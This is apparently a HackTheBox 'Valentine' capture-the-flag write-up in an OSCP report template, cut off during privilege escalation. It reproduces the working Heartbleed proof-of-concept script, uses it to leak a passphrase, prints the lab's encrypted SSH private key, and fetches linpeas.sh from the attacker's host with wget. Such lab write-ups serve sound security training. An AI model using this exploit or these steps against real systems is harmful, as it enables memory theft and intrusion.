
HackTheBox - Valentine

Valentine

jurgen.kobierczynski@telenet.be,

2021-01-10

Contents

1	Report - Valentine	1
1.1	Introduction	1
1.2	Objective	1
1.3	Requirements	1
2	Sample Report - High-Level Summary	2
2.1	Sample Report - Recommendations	2
3	Sample Report - Methodologies	3
3.1	Sample Report - Information Gathering	3
3.2	Sample Report - Service Enumeration	3
4	Nmap scan host	4
4.1	Sample Report - Penetration	19
4.2	Sample Report - Maintaining Access	20
4.3	Sample Report - House Cleaning	20
5	Additional Items Not Mentioned in the Report	21

1 Report - Valentine

1.1 Introduction

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security course. This report should contain all items that were used to pass the overall exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report and include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 Sample Report - High-Level Summary

John Doe was tasked with performing an internal penetration test towards Offensive Security Labs. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal lab systems - the **THINC.local** domain. John's overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, John was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, John had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- Exam Trophy 1 - Got in through X
- Exam Trophy 2 - Got in through X

2.1 Sample Report - Recommendations

John recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Sample Report - Methodologies

John utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Labs and Exam environments are secure. Below is a breakout of how John was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Sample Report - Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, John was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

Host: 10.10.10.79

3.2 Sample Report - Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

4 Nmap scan host

An initial scan shows the ports 22, 80, 443 are open:

```
$ cat nmap/valentine-fulltcp.nmap
# Nmap 7.91 scan initiated Sun Jan 10 15:20:47 2021 as: nmap -sC -
sV -p- -oA nmap/valentine-fulltcp 10.10.10.79
Nmap scan report for 10.10.10.79
Host is up (0.025s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/sta
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2021-01-10T14:26:52+00:00; +5m34s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: 5m33s
```

```
Service detection performed. Please report any incorrect results at https://nmap
# Nmap done at Sun Jan 10 15:21:18 2021 -- 1 IP address (1 host up) scanned in 3
```

We see the main website is very basic and has only a picture featuring the heartbleed logo:




Figure 4.1: ImgPlaceholder

We do a vulnerability scan using nmap and this is indeed confirmed, and find also the POODLE and the DROWN vulnerability:

```
ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptog
|   cted by SSL/TLS encryption.
|   State: VULNERABLE
|   Risk factor: High
|   OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0
|   beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for read
|   ing memory of systems protected by the vulnerable OpenSSL versions and could all
|   encryption keys themselves.
|
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|   http://cvedetails.com/cve/2014-0160/
|_  http://www.openssl.org/news/secadv_20140407.txt
```

```
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|   State: VULNERABLE
|   IDs:   CVE:CVE-2014-3566   BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|   Disclosure date: 2014-10-14
|   Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|   References:
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_       https://www.securityfocus.com/bid/70574
|_sslv2-drown:
| vulners:
|   cpe:/a:apache:http_server:2.2.22:
|       SSV:60913           7.5           https://vulners.com/seebug/SSV:60913           *EXPLOIT
|       CVE-2017-7679       7.5           https://vulners.com/cve/CVE-2017-7679
|       CVE-2017-7668       7.5           https://vulners.com/cve/CVE-2017-7668
|       CVE-2017-3169       7.5           https://vulners.com/cve/CVE-2017-3169
|       CVE-2017-3167       7.5           https://vulners.com/cve/CVE-2017-3167
|       CVE-2013-2249       7.5           https://vulners.com/cve/CVE-2013-2249
|       CVE-2018-1312       6.8           https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-9788       6.4           https://vulners.com/cve/CVE-2017-9788
|       SSV:60788           5.1           https://vulners.com/seebug/SSV:60788           *EXPLOIT
|       CVE-2013-1862       5.1           https://vulners.com/cve/CVE-2013-1862
|       SSV:96537           5.0           https://vulners.com/seebug/SSV:96537           *EXPLOIT
|       SSV:62058           5.0           https://vulners.com/seebug/SSV:62058           *EXPLOIT
|       SSV:61874           5.0           https://vulners.com/seebug/SSV:61874           *EXPLOIT
|       MSF:AUXILIARY/SCANNER/HTTP/APACHE_OPTIONSBLEED 5.0           https://vulners.
|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D 5.0           https://vulners.
|       CVE-2017-9798       5.0           https://vulners.com/cve/CVE-2017-9798
|       CVE-2014-0231       5.0           https://vulners.com/cve/CVE-2014-0231
|       CVE-2014-0098       5.0           https://vulners.com/cve/CVE-2014-0098
```


	CVE-2013-6438	5.0	https://vulners.com/cve/CVE-2013-6438	
	CVE-2013-5704	5.0	https://vulners.com/cve/CVE-2013-5704	
	1337DAY-ID-28573	5.0	https://vulners.com/zdt/1337DAY-ID-28573	
	SSV:60905	4.3	https://vulners.com/seebug/SSV:60905	*EXPLOIT
	SSV:60657	4.3	https://vulners.com/seebug/SSV:60657	*EXPLOIT
	SSV:60653	4.3	https://vulners.com/seebug/SSV:60653	*EXPLOIT
	SSV:60345	4.3	https://vulners.com/seebug/SSV:60345	*EXPLOIT
	CVE-2016-4975	4.3	https://vulners.com/cve/CVE-2016-4975	
	CVE-2013-1896	4.3	https://vulners.com/cve/CVE-2013-1896	
	CVE-2012-4558	4.3	https://vulners.com/cve/CVE-2012-4558	
	CVE-2012-3499	4.3	https://vulners.com/cve/CVE-2012-3499	
	CVE-2012-2687	2.6	https://vulners.com/cve/CVE-2012-2687	
_	EDB-ID:42745	0.0	https://vulners.com/exploitdb/EDB-ID:42745	
	EDB-ID:42745			*EXPLOIT*

We use searchsploit to find the exploits for heartbleed:

```
$ searchsploit heartbleed
```

```
-----
-----
Exploit Title
-----
-----
OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multiple)
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (1)
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (2) (DTLS Support)
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure
-----
-----
Shellcodes: No Results
Papers: No Results
```

We copy exploit code in a folder we created:

```
user@kali:~/hackthebox/hackthebox/valentine/exploit$ searchsploit -m multiple/remote/32745.py
Exploit: OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure
```

URL: <https://www.exploit-db.com/exploits/32745>
Path: /usr/share/exploitdb/exploits/multiple/remote/32745.py
File Type: Python script, ASCII text executable, with CRLF line terminators
Copied to: /home/user/hackthebox/hackthebox/valentine/exploit/32745.py

```
user@kali:~/hackthebox/hackthebox/valentine/exploit$ ls
32745.py
```

This is the exploit code:

```
#!/usr/bin/python

# Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford (jspenguin@js)
# The author disclaims copyright to this source code.

import sys
import struct
import socket
import time
import select
import re
from optparse import OptionParser

options = OptionParser(usage='%prog server [options]', description='Test for SSL
2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to te

def h2bin(x):
    return x.replace(' ', '').replace('\n', '').decode('hex')

hello = h2bin(''
16 03 02 00  dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
```

```
c0 0e c0 04 00 2f 00 96 00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15 00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff 01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34 00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09 00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15 00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f 00 10 00 11 00 23 00 00
00 0f 00 01 01
'''
```

```
hb = h2bin(''
18 03 02 00 03
01 40 00
''')
```

```
def hexdump(s):
    for b in xrange(0, len(s), 16):
        lin = [c for c in s[b : b + 16]]
        hxdat = ' '.join('%02X' % ord(c) for c in lin)
        pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)
        print ' %04x: %-48s %s' % (b, hxdat, pdat)
    print
```

```
def recvall(s, length, timeout=5):
    endtime = time.time() + timeout
    rdata = ''
    remain = length
    while remain > 0:
        rtime = endtime - time.time()
        if rtime < 0:
            return None
        r, w, e = select.select([s], [], [], 5)
        if s in r:
            data = s.recv(remain)
            # EOF?
            if not data:
                return None
            rdata += data
```

```
        remain -= len(data)
    return rdata

def recvmsg(s):
    hdr = recvall(s, 5)
    if hdr is None:
        print 'Unexpected EOF receiving record header - server closed connection'
        return None, None, None
    typ, ver, ln = struct.unpack('>BHH', hdr)
    pay = recvall(s, ln, 10)
    if pay is None:
        print 'Unexpected EOF receiving record payload - server closed connection'
        return None, None, None
    print ' ... received message: type = %d, ver = %04x, length = %d' % (typ, ver, ln)
    return typ, ver, pay

def hit_hb(s):
    s.send(hb)
    while True:
        typ, ver, pay = recvmsg(s)
        if typ is None:
            print 'No heartbeat response received, server likely not vulnerable'
            return False

        if typ == 24:
            print 'Received heartbeat response:'
            hexdump(pay)
            if len(pay) > 3:
                print 'WARNING: server returned more data than it should -'
            server is vulnerable!'
            else:
                print 'Server processed malformed heartbeat, but did not return'
                return True

        if typ == 21:
            print 'Received alert:'
            hexdump(pay)
```

```
        print 'Server returned error, likely not vulnerable'
        return False

def main():
    opts, args = options.parse_args()
    if len(args) < 1:
        options.print_help()
        return

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    print 'Connecting...'
    sys.stdout.flush()
    s.connect((args[0], opts.port))
    print 'Sending Client Hello...'
    sys.stdout.flush()
    s.send(hello)
    print 'Waiting for Server Hello...'
    sys.stdout.flush()
    while True:
        typ, ver, pay = recvmsg(s)
        if typ == None:
            print 'Server closed connection without sending Server Hello.'
            return

        # Look for server hello done message.
        if typ == 22 and ord(pay[0]) == 0x0E:
            break

    print 'Sending heartbeat request...'
    sys.stdout.flush()
    s.send(hb)
    hit_hb(s)

if __name__ == '__main__':
    main()
```

When executed we find a base64 encoded variable in the output:

```
$ python 32745.py 10.10.10.79
```

Connecting...

Sending Client Hello...

Waiting for Server Hello...

... received message: type = 22, ver = 0302, length = 66

... received message: type = 22, ver = 0302, length = 885

... received message: type = 22, ver = 0302, length = 331

... received message: type = 22, ver = 0302, length = 4

Sending heartbeat request...

... received message: type = 24, ver = 0302, length = 16384

Received heartbeat response:

```
0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.....
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.....5.
0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  .....
0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  .....3.2.
0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A.....
0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  .....
0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I.....4.
00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2.....
00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  .....
00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  .....
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 30 2E 30 2E  ....#.....0.0.
00e0: 31 2F 64 65 63 6F 64 65 2E 70 68 70 0D 0A 43 6F  1/decode.php..Co
00f0: 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C  ntent-
```

Type: appl

```
0100: 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F  ication/x-
```

www-fo

```
0110: 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 43  rm-urlencoded..C
0120: 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34  ntent-
```

Length: 4

```
0130: 32 0D 0A 0D 0A 24 74 65 78 74 3D 61 47 56 68 63  2....$text=aGVhc
0140: 6E 52 69 62 47 56 6C 5A 47 4A 6C 62 47 6C 6C 64  nRibGVlZGJlbGlld
0150: 6D 56 30 61 47 56 6F 65 58 42 6C 43 67 3D 3D E3  mV0aGVoeXBICg==.
0160: AC AD 3C 44 8D E0 62 91 84 4C CD DC 1F D5 DB D2  ..<D..b..L.....
0170: F3 92 5B 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C  ..[.....
0180: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
```

We decoded we find a potential password or passphrase:

```
$ echo aGVhcnRibGVlZGJlbGlldmV0aGVoeXB1Cg== | base64 -d  
heartbleedbelievethetype
```

Also we find a decode.php url in the dump we can find when we surf to it:



Figure 4.2: ImgPlaceholder

and a encode page with the links on the page pointing eachother:



Figure 4.3: ImgPlaceholder

We do a directory enumeration with gobuster and find the following directories:

```
$ gobuster dir -u http://10.10.10.79 -w /usr/share/dirbuster/wordlists/directory  
list-2.3-medium.txt  
=====
```

Gobuster v3.0.1

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.10.79
[+] Threads:      10
[+] Wordlist:      /usr/share/dirbuster/wordlists/directory-list-
2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2021/01/10 16:01:53 Starting gobuster
=====
/index (Status: 200)
/dev (Status: 301)
/encode (Status: 200)
/decode (Status: 200)
/omg (Status: 200)
/server-status (Status: 403)
=====
2021/01/10 16:11:09 Finished
=====
```

The dev directory looks interesting:




Figure 4.4: ImgPlaceholder

We save the hype_key file and take a look at the notes.txt:

To do:

- 1) Coffee.
- 2) Research.
- 3) Fix decoder/encoder before going live.
- 4) Make sure encoding/decoding is only done client-side.
- 5) Don't use the decoder/encoder until any of this is done.
- 6) Find a better way to take notes.

We find the following hex code inside hype_key:

```
ser@kali:~/hackthebox/hackthebox/valentine$ cat hype_key
2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d
```

Decoded with 'From Charcode' in Cyberchef we get the following RSA private key:

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
```

DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPr078kegNuk1DAqLAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0Sb0YUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAua4AzqcM/kigNRFPUyNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
0XBKNe6l17hKaT6wFnp5eX0aUIHvHnv06ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5Pu06x+LS8n1r/GWMqSOEimNRD1j/59/4u3R0rTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSL5Hq90D5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
0l6jLFD2ka0Lfuyee0fYCb7GTq0e7EmMB3fGIwSdW80C8NWTkwpjc0ELblUa6ul0
t9grSosRTCsZd140Pts4bLspKxMM0sgnKloXvnLP0SwSpWy9Wp6y8XX8+F40rxl5
XqhDUBhyk1C3YPOiDuP0nMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ87lMadds1GQNeGsKSf8R/rsRKEeKcilDePCjeaLqtqxnHNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEESZYn5yZPhUr9Q
r08pk0xArXE2dj7eX+bq656350J6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSqe
2VWRyTZ1FfngJSsv9+Mfvz341lbz0IWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1Bsfsbsf9FguUZkgHAnnfRKkGVG10Vyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pquX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzhVfFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxlCC/wUyUXlMJ50Nw6JNVMM8LeCi30EW
l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT
RUGZkbMQZNIIfzj1QuilRVBm/F76Y/YMrnmM9k/1xSGIskwCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----

We can login as hype using his private key:

```
$ ssh -i hype_key_rsa hype@10.10.10.79
Enter passphrase for key 'hype_key_rsa':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)
```

* Documentation: <https://help.ubuntu.com/>


New release '14.04.5 LTS' available.

Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3

hype@Valentine:~\$

We retrieve the user flag:

A terminal window showing a series of commands and their outputs. The user 'hype' is at the 'Valentine' host. They run 'ls -l' which lists standard Linux directories like Desktop, Documents, Downloads, Music, Pictures, Public, Templates, and Videos. Then they run 'Cd Desktop' which gives an error 'Cd: command not found'. They then run 'cd Desktop' which works. Next, they run 'ls' in the Desktop directory, showing 'user.txt'. Finally, they run 'cat user.txt' which displays the user flag: 'e67[REDACTED]50'.

```
hype@Valentine:~$ ls -l
total 32
drwxr-xr-x 2 hype hype 4096 Dec 13 2017 Desktop
drwxr-xr-x 2 hype hype 4096 Dec 11 2017 Documents
drwxr-xr-x 2 hype hype 4096 Dec 11 2017 Downloads
drwxr-xr-x 2 hype hype 4096 Dec 11 2017 Music
drwxr-xr-x 2 hype hype 4096 Dec 11 2017 Pictures
drwxr-xr-x 2 hype hype 4096 Dec 11 2017 Public
drwxr-xr-x 2 hype hype 4096 Dec 11 2017 Templates
drwxr-xr-x 2 hype hype 4096 Dec 11 2017 Videos
hype@Valentine:~$ Cd Desktop
Cd: command not found
hype@Valentine:~$ cd Desktop
hype@Valentine:~/Desktop$ ls
user.txt
hype@Valentine:~/Desktop$ cat user.txt
e67[REDACTED]50
hype@Valentine:~/Desktop$
```

Figure 4.5: ImgPlaceholder

We start a webserver on our host using python in a prepared upload directory:

```
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

We download the linpeas.sh script we placed in that upload directory:

```
hype@Valentine:~/Downloads$ wget http://10.10.14.28:8080/linpeas.sh
--2021-01-10 10:50:53-- http://10.10.14.28:8080/linpeas.sh
Connecting to 10.10.14.28:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 160486 (157K) [text/x-sh]
```

Saving to: `linpeas.sh`

```
100%[=====>] 160,486  
--K/s in 0.1s
```

2021-01-10 10:50:54 (1.51 MB/s) - `linpeas.sh' saved [160486/160486]

```
$ python3 -m http.server 8080
```

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

```
10.10.10.79 - - [10/Jan/2021 19:45:20] "GET /linpeas.sh HTTP/1.1" 200 -
```

We give execute rights to this script and execute it:

```
hype@Valentine:~/Downloads$ ls
```

```
linpeas.sh
```

```
